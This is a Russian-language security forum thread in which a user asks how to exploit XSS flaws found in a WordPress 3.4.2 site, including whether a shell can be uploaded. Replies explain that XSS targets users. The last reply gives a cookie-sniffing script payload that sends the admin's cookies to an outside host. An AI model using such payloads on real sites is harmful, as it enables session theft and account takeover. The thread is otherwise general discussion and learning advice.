
РАЗБОР AppSec

XSS уязвимость ( WordPress )

Dosia
Dosia Newbie · 96 сообщений
Подписаться
4,8 тыс.
[ обложка статьи ]
Режим чтения


Здравствуйте! При сканировании сайта на WordPress, была выявлена версия 3.4.2, так-же две уязвимости XSS: WordPress Plupload Unspecified XSS, Cross-Site scripting XSS. Как использовать эти уязвимости для атаки на тестируемый ресурс? ( Проникновение, переправка URL, загрузка shell и тд. )
Полезно

Комментарии

5
Здравствуйте! При сканировании сайта на WordPress, была выявлена версия 3.4.2, так-же две уязвимости XSS: WordPress Plupload Unspecified XSS, Cross-Site scripting XSS. Как использовать эти уязвимости для атаки на тестируемый ресурс? ( Проникновение, переправка URL, загрузка shell и тд. )

ХSS подразумевает немного иное, используется для разнообразных атак на компьютеры пользователей с целью их захвата, кражи куки (например админа данного ресурса)
 
ХSS подразумевает немного иное, используется для разнообразных атак на компьютеры пользователей с целью их захвата, кражи куки (например админа данного ресурса)
Можно использовать что-то из этих уязвимостей для загрузки shell?
 

Вложения

  • Снимок экрана 2016-12-24 в 14.02.46.png
    Снимок экрана 2016-12-24 в 14.02.46.png
    351,6 КБ · Просмотры: 471
  • Снимок экрана 2016-12-24 в 14.03.10.png
    Снимок экрана 2016-12-24 в 14.03.10.png
    262,3 КБ · Просмотры: 652
Можно использовать что-то из этих уязвимостей для загрузки shell?

На мой взгляд - нет. Только попробовать провести xss на учетную запись админа

ПС К прочтению рекомендую - XSS атака, а так же поставить себе и поиздеваться на WP =) двиг очень популярный, но основыне ошибки идут в довесках к нему, иногда даже тема может быть уязвима.
 
  • Нравится
Реакции: Dosia
1
На мой взгляд - нет. Только попробовать провести xss на учетную запись админа

ПС К прочтению рекомендую - XSS атака, а так же поставить себе и поиздеваться на WP =) двиг очень популярный, но основыне ошибки идут в довесках к нему, иногда даже тема может быть уязвима.
А можно поподробнее о xss на админа? Или ссылку на тему )
 
А можно поподробнее о xss на админа? Или ссылку на тему )

Это значит, что будет сформированна специальная ссылка, которую надо будет дать админую.
Можно подлкючить сниффер куки ---> site.com/post.php?p='><script>img=new Image();img.src="http://xsssniffer.com/sniff.gif?"+document.cookie;"+document.cookie;</script>

Почитать - тема очень обширная. Первым делом, следует проверить, а есть ли на ренсурсе та самая XSS (на себе в браузере). В вики есть статья
После прочтения уже будет более ясно, каким образом это использовать.

 
  • Нравится
Реакции: Dosia
1